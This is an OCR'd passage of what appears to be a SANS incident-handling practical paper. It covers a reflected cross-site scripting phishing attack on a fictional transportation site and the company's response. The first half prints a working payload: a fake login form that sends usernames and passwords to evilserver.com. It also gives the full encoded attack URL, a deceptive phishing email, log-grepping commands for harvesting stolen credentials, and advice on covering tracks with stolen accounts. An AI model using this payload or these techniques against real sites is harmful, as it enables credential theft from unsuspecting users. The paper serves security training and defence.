procedures.<br>Please login with your Standard User ID and Password
before continuing.</h3>
MESSAGE TO THE USER THAT SOUNDS SEMI-OFFICIAL
<center>
<form action="http://www.inttraage.com/trans_web/html" name="sniffles"
onSubmit="XIM=new Image(); XIM.src='http://
evilserver.com/sniffles/'+document.sniffles.user.value+':'+document.sni
ffles.pass.value;WHAT WE JUST ENCODED
if(confirm('Continue to Secure Site?\n\nOK = I Agree and Will Abide By
Site Terms\n\nCancel = Logout and Take Me To
Google')){document.location='http:// www.inttraage.com
/trans_web/html'}else{document.location='http://www.google.com/';return
false;};return false;ADDED AS A FURTHER DECEPTION. WE ALREADY HAVE THE
user & pass WHEN THIS POPS UP.
">
THE TABLE FORMATS THE LOGIN SCREEN NICELY FOR THE USER
<table cellpadding="4" border="0" cellspacing="0">
<tr bgcolor="#7896CF">
      <td>User ID</td>
      <td><input type="text" name="user" size="30" value=""></td>
</tr>
<tr bgcolor="#7896CF">
      <td>Password</td>
      <td><input type="password" name="pass" size="30" value=""></td>
</tr>
<tr bgcolor="#7896CF">
      <td colspan="2" align="center">
        <input type="submit" name="subber" value="Login and Search
ITA Transportation">
      </td>
</tr></table></form>
<br>
THIS IS TO PUSH THE CONTENT THAT IS SHOWN DOWN OFF THE PAGE USING A
MINIMUM NUMBER OF CHARACTERS
<table width="100%" height="5000px"><tr><td></td></tr></table><br>
</form><br>
```

In this form, when the user clicks the button they will be get a pop-up that informs them that they have logged in and asks them if they wish to continue or be taken

to www.google.com instead. By this time the game is over since the request with the user id and password has already been sent to our server earlier in the code. We can capture this request using `tcpflow` as before once we activate the URL and fill in the form and click the button. Even if they choose to go to Google the username and password values will be recorded.

```
$ sudo tcpflow -v -i en0 -c -s port 80

xx.xx.xx.xx.17512- xx.xx.xx.xx.00080: GET /sniffles/1234567:abc123
HTTP/1.0 HERE IS THE EXPLOITED DATA FROM THE TEST. WE JUST GRABBED IT
OFF THE WIRE AND REALLY DO NOT NEED THE WEBSERVER THOUGH THE AUTOMATED
LOGGING FEATURES ARE HANDY

OTHER HEADERS SNIPPED

Referer: http://www.inttraage.com/cgi-
bin/webcgi/xfind.cgi?PREFhidesources=1&PREFhidevirtual=1&server=local&S
ubmit=Search&searchers=%3C%2Ftitle MIDDLE PART OF REFERER SNIPPED
table%3E%3Cbr%3E%0A%3C%2Fform%3E%3Cbr%3E

OTHER HEADERS SNIPPED

xx.xx.xx.xx.00080- xx.xx.xx.xx.17512: HTTP/1.1 404 Not Found
OTHER HEADERS SNIPPED
Connection: close
SERVER RESPONSE BUT IT WILL NEVER BE SEEN EXECPT BY ATTACKER
```


This is the final encoded URL that will be sent out all one line. One challenge was to keep the final length below 2048 characters for the ENTIRE URL so it would work as a redirect in newer versions of Explorer. It includes all the required fields from the form as well. Again the Perl program can be used to generate it. Just the final version of string is shown here for brevity. The final length is 2041 characters.

```
$ perl url_encoder.plx attack_string.txt

http://www.inttraage.com/cgi-
bin/webcgi/xfind.cgi?PREFhidesources=1&PREFhidevirtual=1&server=local&S
ubmit=Search&searchers=%3C%2Ftitle%3E%0A%3Ch2%20align%3D%22center%22%3E
ITA%20Transportation%20Search%20Tool%3C%2Fh2%3E%0A%3Ch3%20align%3D%22ce
nter%22%3EWe%20have%20implemented%20new%20security%20procedures%2E%3Cbr
%3EPlease%20login%20with%20your%20Standard%20User%20ID%20and%20Password
%20before%20continuing%2E%3C%2Fh3%3E%0A%3Ccenter%3E%0A%3Cform%20action%
3D%22http:%2F%2Fwww%2Einttraage%2Ecom%2Ftrans_web%2Fhtml%22%20name%3D%2
2sniffles%22%20onSubmit%3D%22XIM%3Dnew%20Image()%3B%20XIM%2Esrc%3D%27ht
tp:%2F%2Fevilserver%2Ecom%2Fsniffles%2F%27%2Bdocument%2Esniffles%2Euser
%2Evalue%2B%27:%27%2Bdocument%2Esniffles%2Epass%2Evalue%3Bif(confirm(%2
7Continue%20to%20Secure%20Site?%5Cn%5CnOK%20%3D%20I%20Agree%20and%20Wil
l%20Abide%20By%20Site%20Terms%5Cn%5CnCancel%20%3D%20Logout%20and%20Take
%20Me%20To%20Google%27))%7Bdocument%2Elocation%3D%27http:%2F%2F2Fwww%2E
inttraage%2Ecom%2Ftrans_web%2Fhtml%27%7Delse%7Bdocument%2Elocation%3D%2
7http:%2F%2Fwww%2Egoogle%2Ecom%2F%27%3Breturn%20false%3B%7D%3Breturn%20
false%3B%22%3E%0A%3Ctable%20cellpadding%3D%224%22%20border%3D%220%22%20
```

```
cellspacing%3D%220%22%3E%0A%3Ctr%20bgcolor%3D%22%237896CF%22%3E%0A%09%3
Ctd%3EUser%20ID%3C%2Ftd%3E%0A%09%3Ctd%3E%3Cinput%20type%3D%22text%22%20
name%3D%22user%22%20size%3D%2230%22%20value%3D%22%22%3E%3C%2Ftd%3E%0A%3
C%2Ftr%3E%0A%3Ctr%20bgcolor%3D%22%237896CF%22%3E%0A%09%3Ctd%3EPassword%
3C%2Ftd%3E%0A%09%3Ctd%3E%3Cinput%20type%3D%22password%22%20name%3D%22pa
ss%22%20size%3D%2230%22%20value%3D%22%22%3E%3C%2Ftd%3E%0A%3C%2Ftr%3E%0A
%3Ctr%20bgcolor%3D%22%237896CF%22%3E%0A%09%3Ctd%20colspan%3D%222%22%20a
lign%3D%22center%22%3E%0A%09%09%3Cinput%20type%3D%22submit%22%20name%3D
%22subber%22%20value%3D%22Login%20and%20Search%20ITA%20Transportation%2
2%3E%0A%09%3C%2Ftd%3E%0A%3C%2Ftr%3E%0A%3C%2Ftable%3E%0A%3C%2Fform%3E%0A
%3Cbr%3E%3Ctable%20width%3D%22100%25%22%20height%3D%225000px%22%3E%3Ctr
%3E%3Ctd%3E%3C%2Ftd%3E%3C%2Ftr%3E%3C%2Ftable%3E%3Cbr%3E%0A%3C%2Fform%3E
%3Cbr%3E
```


Next step is to craft an email that will go out to the user, that will entice them to click a link and enter their username and password. To keep the URL short, the above string was entered into LessLink.com and was given the shortcut http://LessLink.com/ITA/Search. While this is a real URL, the one on LessLink points to a local IP address and probably will not work on another network. Remember that www.inttraage.com does not exist as well.

The email will look like this in MS Outlook when it is received by the victim Jack. A basic email editor was used to make the link above a hyperlink in the email. A screenshot of the final piece is shown below. A finishing touch was the name of the sender and the subject line, both referencing the ITA organization. This is a close match to what Jack has seen before and since Jack requested a secure login, he should be more than happy to click the link and proceed. The wording was crafted to explain the use of LessLink as a service to the user, in case they wanted to type in the URL by hand. The free offer at the end is all part of the realism effect for the end user and is another distraction. These attacks are as much social engineering as they are technical.




How many users get an account just so they can later attack the same system as an insider? By actually registering on the site, getting to know what the real thing looks like is quite easy. Sales is one thing, but it is no excuse for the lack of security. Educating users as to what constitutes a proper piece of communication is a key step in preventing attacks like these from working. See the Incident Handling section to see why this is really not a great email after all.


With the email in hand, Jack reads it and clicks the link as instructed. He is presented with the following page and fills out his user name and password as requested (in fact, it is as he requested of the company earlier so he is only too happy to comply).



Once the information is entered Jack hits the return key and is presented with a pop-up window as follows:



No matter what Jack does at this point, his login information is already on it's way to evilserver.com. The OK button takes you to the normal website search page or you can go to Google™ instead.



There are a few problems with this page. This attack was shown to 5 end users, and only 1 of them noticed the issues with the exploited page. One issue was the really small scroll bar on the login screen. That should alert a wary user that something is amiss, The other issue was the really long URL in the address bar. Care was taken to put the normal URL criteria first to arouse the least suspicion, because having evilserver.com in the URL would look really bad.

Keeping Access

In this context Keeping Access involves a few items. You will need to have a system for harvesting the user names and password in a fairly automated fashion. Also, be sure to check the site for updated corporate policies for email/design standards, so the next attack will be even more convincing. One method of keeping up is to reference the real stylesheets and images wherever possible. And finally, test the pilfered login's to see if they really work, being careful to use a public computer so login's cannot be traced back.

If the images on your site are being called by referers that you do not recognize, one of these attacks may be underway. Many email clients calling images that are otherwise not used for email messages may be a further clue that the site is being attacked. It is worth knowing the system well enough so an attack can be quickly spotted and responded to appropriately.

The automated harvesting of login information is what will be looked at next.

A simple command line `grep` function piped to a few `cut`s will get the appropriate fields we need from the evilserver.com logs. We can expect to search the access_log file and be able to see requests for the image from the XSS code with the prefix `sniffles` that was specified earlier. This image need not exist, and the process of searching the log file can be automated so the attacker will know

when somebody clicks the fake link and actually logs in to the site. What they know is now exploited, so the attacker can log in at leisure at a later time. If the attack is being run against several sites each site can have its own prefix so you can keep the username and passwords straight.

The line to get the info from an Apache Extended Format log file is below. The explained of each part is as follows:

`grep` - From the man page of GNU grep - *Grep searches the named input FILEs (or standard input if no files are named, or the file name - is given) for lines containing a match to the given PATTERN. By default, grep prints the matching lines.* It is available at http://www.gnu.org/software/grep/grep.html (GNU Grep) or you can type in `man grep`.

To start, look for occurrences of the URL that called the image in the email link above. The image had the string '/sniffles/' in it, and that is the search term that will be used. It is better that this image does not exist thus increasing the possibility that is unique to the XSS coding attack. If that is the case, each hit is a pretty good lead on an valid access ID. The file that will be searched is called 'access_log' and is located in the '/etc/httpd_2.0.45/logs/' directory. The logs for your web server may be in a different location or have a different names.

The first part of the command "`grep 'GET /sniffles/' access_log`" will give a list of all the lines that contain this phrase. Since each line contains a lot of information that is not needed at this point, `pipe` or send these lines to the `cut` command to grab only the parts of the line that are interesting. Along with the username and password, interesting pieces include the date/time of the log entry, and possibly the browser type and platform of the individual making the request.

Start be using the `grep` command piped to `cut` to give the first 70 characters to ensure that there is some real data to work with.

```
$ grep 'GET /sniffles/' access_log | cut -c -70

122.131.25.211 - - [19/Nov/2003:21:46:28 -0500] "GET /sniffl
69.204.183.167 - - [19/Nov/2003:21:59:07 -0500] "GET /sniffl
62.101.78.253 - - [19/Nov/2003:22:45:35 -0500] "GET /sniffle
173.141.243.165 - - [20/Nov/2003:14:16:32 -0500] "GET /sniff
62.65.105.99 - - [22/Nov/2003:15:50:57 -0500] "GET /sniffles
67.160.172.114 - - [22/Nov/2003:15:52:51 -0500] "GET /sniffl
69.166.148.55 - - [24/Nov/2003:00:00:08 -0500] "GET /sniffle
174.169.165.121 - - [21/Dec/2003:18:06:57 -0500] "GET /sniff
191.232.81.59- - [23/Dec/2003:10:36:57 -0500] "GET /sniffles
65.27.107.18 - - [23/Dec/2003:12:17:02 -0500] "GET /sniffles
```

When the `cut -f` command is added only the exact pieces that we are interested will be retrieved. Since the `cut` command can only use 1 delimiter at a time, successive calls are sometimes needed to get down to the information that is

needed. These two tools used in unison are a great way to search large files of similar information for the needed data. The version of `cut` that will be used is the BSD version, other Unix flavors are similar. As with `grep`, see the man page for more information.

Rather than guess at which fields are at what position in the file, use a command like the following to list each field of a line, printing them out one per line. Using the space character `" "` as the delimiter with the `-d` option is OK since no URLs can contain a real space (they need to be encoded with a '+' character or the %20 hexadecimal equivalent)

```
for F in `grep '65.27.107.18' access_log |cut -d" " -f 1-`; do echo $F;
done
```

This is a simple for:do loop in BASH syntax, and the command inside the backticks is a internal command that returns a list, as `cut` normally does. The `grep` statement was chosen carefully so matches just one IP and returns one line of the access_log file. Any line will do and this command produces the results below (line numbers for clarity):

```
1     122.131.25.211
2     -
3     -
4     [19/Feb/2004:21:46:28
5     -0500]
6     "GET
7     /sniffles/qwaszx:qwerasdf
8     HTTP/1.1"
9     404
10    370
11    "-"
12    "Mozilla/4.0
13    (compatible;
14    MSIE
15    6.0;
16    Windows
17    NT
18    5.1)"
```

Now choose the fields that should be in our report. Field 1 is the IP of the VICTIM, fields 4-5 are the date time, field 7 contains the username:password, field 11 contains the referring URL, and fields 12- are browser/platform specific information. By having different FAKE IMAGES called in the code, and by looking at different referring pages, a sophisticated system of recording attack successes can be put together. So we are interested in fields 1,4-5,7 and we will place the data from the matching lines in the log file that match our criteria. The final command looks like this:

```
grep 'GET /sniffles/' access_log |cut -d' ' -f 1,4-5,7
```

And produced the following output:

```
122.131.25.211 [19/Nov/2003:21:46:28 -0500] /sniffles/qwaszx:qwerasdf
69.204.183.167 [19/Nov/2003:21:59:07 -0500]
/sniffles/lesslinker:morelinker
62.101.78.253 [19/Nov/2003:22:45:35 -0500] /sniffles/1234567:1234567
62.65.105.99 [22/Nov/2003:15:50:57 -0500]
/sniffles/CommonUser:mysecretypassword
67.160.172.114 [22/Nov/2003:15:52:51 -0500] /sniffles/CommonUser:
69.166.148.55 [24/Nov/2003:00:00:08 -0500] /sniffles/1234567:1234567
174.169.165.121 [21/Dec/2003:18:06:57 -0500] /sniffles/1234567:
65.27.107.18 [23/Dec/2003:12:17:02 -0500] /sniffles/1234567:abc123
```

It is handy to send this data to a file for later viewing and that is done with a simple output redirect '>' appended to the line as follows:

```
grep '/sniffles/' access_log |cut -d" " -f 1,4-5,7 >
/tmp/todays_xss_responses.txt
```

and our XSS attack data will end up in the file called
`'/tmp/todays_xss_responses.txt'`

It will have the IP address, date/time of attack, and the user name and password of the VICTIMs.

Additional work in this area may include writing a cron job to search the file every few hours, which also sends an alert to the attacker that the attack worked.

Covering Tracks

It is critical that your tracks be covered whenever you are sending stolen information back to yourself. Many layers of obscurity are needed to shield you from reprisals. Some of these include using anonymous remailers to send out the emails, using borrowed/stolen accounts at ISPs to collect the username password information, and surfing from an anonymous browser when attempting to access the stolen accounts.

When tracking these attacks down there may be international matters to deal with. A good working relationship with the company's lawyers and local law enforcement office's is critical to the success of a final prosecution. Evidence needed to prosecute an attack from overseas very often includes a financial impact statement documenting the severity of the attack. It is critical to maintain a chain of custody in order to prosecute these attackers in a court of law.

The Incident Handling Process

This paper will handle the remediation phase in accordance with the six step Incident Handling procedures outlined in the SANS GCIH Course. Each step will be shown with full details given so that practical information will be available to the reader on how to incorporate these incident handling principles into their daily work.

BACKGROUND

One year ago a high-profile attack was directed at our customers and had a direct impact on the company's bottom line. It was decided to form a Customer Attack Response Team (CART) to handle security incidents that were specific to the public facing website and that were directly involved the customers. This team is composed of representatives from the following departments - eBusiness, Technical Operations, Information Security, Corporate Security, Corporate Legal, as well as seasoned technical incident handlers that have proven themselves to be competent not only with technical matters but with handling customer concerns as well. Since this team would be dealing with outside customers, representatives were also added from local law enforcement as well as a liaison with the OCC. Together, this team has assembled packages of technical equipment, paper forms, legal policies, contact lists, run books, and other items will allow them to function smoothly in high stress environments where company revenue is directly at risk.

A customer-focused, widespread attack such as cross-site scripting is the type of attack that this team has trained for and will be handling in this paper. The training was conducted during mock-attacks that were taken seriously, and one real incident that proved to be a false alarm.

Other attack types that concern this team are "phishing"- where a blind email is send out hoping to trick customers into revealing personal information. While similar to the attack mentioned in this paper, these type of attacks do not directly involve the ITA's own web servers and are difficult to prevent/detect internally.

PREPARATION

Preparation is the key when dealing with any type of security incident. What seems to be an easy task in a low-stress environment can become difficult when reputations and company revenue is at stake. This involves more than having the right equipment, which is critical, but also involves training the right people in the right way to handle these incidents. If the team's only focus is removing root-kits from Solaris machines, they may falter when dealing with an email attack if not properly prepared. Having a well-rounded team with a wide range of skills is critical to handling all types of incidents smoothly.

Because the team's focus includes the customer base as well as internal resources, jump-kits were prepared in advance to work on and investigate many different operating systems. Not only are the internal servers and workstations potential places to investigate data, but also the ISP's equipment and possibly on rare occasions, with permission, the customer's equipment. By regularly reviewing the web server logs a baseline of normal activity has been established as well.

Incident Response Toolkit

In the jump-kit we have a set of CD-ROMs that are capable of booting the following systems/architectures.

Wintel – Windows 95/98/ME/2000/XP
Solaris – i86/SPARC
Mac Classic – 8.1 -> 9.6
Mac OS X – 10.0.1 -> 10.3.2
Linux – Yellowdog, Redhat, Debian

The CART team also has a Linux boot CD from White Glove by Fred Cohen (Cohen), which can boot just about any Wintel PC or SPARC system, including those that run Linux. More info is available at http://all.net/WG/index.html. This is preferred tool with the team because it allows networking to be set-up on-the-fly, as well as firewalls, port-sniffers and more, all through statically linked binaries. This is important when dealing with systems whose own tools may have been compromised as part of these attacks.

However, the main thrust of the attacks that are dealt with by the team are not the usual fare of root kits and buffer overflow attacks, but are rather information deception attacks. That means the ability to go through log files and archives in a short matter of time is critical to the mission. By establishing a baseline earlier when thing are normal, entries that indicate an attack has taken place are now easier to locate. The technical team is therefore expert in using command line utilities such as

`cut` – slices lines of a file into columns using specified delimiters
`grep` – pattern based matching utility
`diff` – compares 2 files to see where they differ
`more` – scroll thru a file and search
`cat` – sends contents of file to stdout – many options here
`wc` – counts occurrences of words, lines and characters in a file
`pipe` – '|' - redirects output of one command into another

Each of these are included on the boot CDs for operating systems that support them. But even these are not enough when dealing with customers that may use, for example, an older Mac system. For that reason several older Mac

applications are at hand including BBEdit (for file reading/searching) and MacBugs (for memory investigation) if so needed.

The team has established the following guidelines to help them as the incident progresses. These are not technical procedures, but rather revolve around how to interact with other team members and the rest of the community.

These include pre-approved time to handle incidents as necessary, giving members whose main job function is something other than security work the opportunity to focus solely on the incident at hand. Each team member has a pager/email messenger and a cell-phone which allows out-of-band communications during an incident. The e-mail was contracted out to a separate service from the main ISP so we could communicate using standard interfaces but on non-standard channels. This type of secure communication is important since you never know if the corporate email system has been compromised. Better safe than sorry in these situations. This also helps in dealing with customers because team members are highly available at any time during the incident. The ability to deal with customers and workers during the incident in a timely manner is vital to the success of the operation of CART.

IDENTIFICATION


Has a security-related incident taken place that needs the attention of the team? This is the question that gets answered during this phase. Just because an incident has taken place, does not mean that the team has to be fully deployed.

When a team is first formed, it is wise to adopt a policy of over cautiousness for a few reasons. It gives the team practice in the more mundane aspects of handling incidents - such as assembling teams, testing software, using call lists and going through the other mechanics of setting up a response team. Also, if the team only deploys during emergencies, everybody will know that something is wrong if you deploy. But if there are training sessions every once in a while, general peace should prevail when a real event takes place. Even if it the incident turns out to be a false alarm it is still good training.

Because of training sessions like these, we were able to assemble and deploy for this incident in a timely manner. Since we had practiced this before, we were able to remain calm and deal with customers the same way.

Sometimes identification comes from the most unexpected sources. In this case one of the team members, who works in the Technical Call Center (TCC), heard concerns from a customer who seemed suspicious about an e-mail they received. This was brought to the attention of the on-call security manager and he sounded the alarm. In this process he requested and received a copy of the suspicious email from the customer, along with information about what system

they were using, and what email client. The email is shown below here for reference.



International Transportation Agency Announcement - Message (HTML)

File Edit View Insert Format Tools Actions Help

Reply | Reply to All | Forward

From: International Transportation Agency
Sent: Thu 2/19/2004 11:13 PM
To: [redacted]
Cc:
Bcc:
Subject: International Transportation Agency Announcement

To Our Valued Customer.

Recently several customes have inquired about having the option to use a secure search form. At ITA we always value your opinion as a customer, and have responded with a **new secure search form for your convenience**. We have contracted with the popular LessLink™ service to make the links even more user friendly!. Just click here, paste this link into your browser, http://LessLink.com/ITA/Search/, or click on the link at the bottom of this email to begin your new secure searching experience. **We thank you in advance for your cooperation and appreciate your continued support.**

LIMITED TIME OFFER - Foward this email to 3 of your friends that use this tool as well, and you will become eligible for a FREE GIFT. See the Referal Gift section on the website for details after you login. Thanks again and happy surfing.

The NEW & IMPROVED Transportation Search Tool

- It is **SECURE**
- It is **FAST**
- It will cook you breakfast *if it has time*.

Click here to get started.

ITA Transportation Search -- *Search Smarter™ Today!*

The conversation was recorded with the customers permission, and the email itself and the audio transcript of the conversation (both on CD) were placed in an evidence locker. It is important, as stated several times by the team legal rep, that a clear and provable chain of custody is maintained at all times, so if the offending parties are ever prosecuted, it can be proven legally what we did and why.

The next step was to determine if there was a real security incident to deal with or if this was just a prank. One member of the team works in the company's eBusiness group, and knows (or can find out quickly) what email campaigns are running at a particular moment. She was able to confirm, after a few brief calls, that the email was not an official one, and that there was a problem. The following items about this email were noted as suspicious and are indicators of foul play:

The FROM name was International Transportation Agency – While this sounds good, we use our FULL NAME, which is International Transportation

Agency, Inc. , and we show our reply-to email address as info@inttraage.com as well.

We NEVER abbreviate ourselves as ITA, **always INTTRAAGE**, it emphasizes that our services span all AGEs as well as locations.
The return address is hidden from view and was discovered to be bogus.

Our ANNOUCEMENTS always begin with [ANNOUNCE] in the header, allowing customers to quickly differentiate an announcement from a question, for example.

We do not nor will not contract will an outside URL agency, as we have the technology to do that ourselves quite easily.

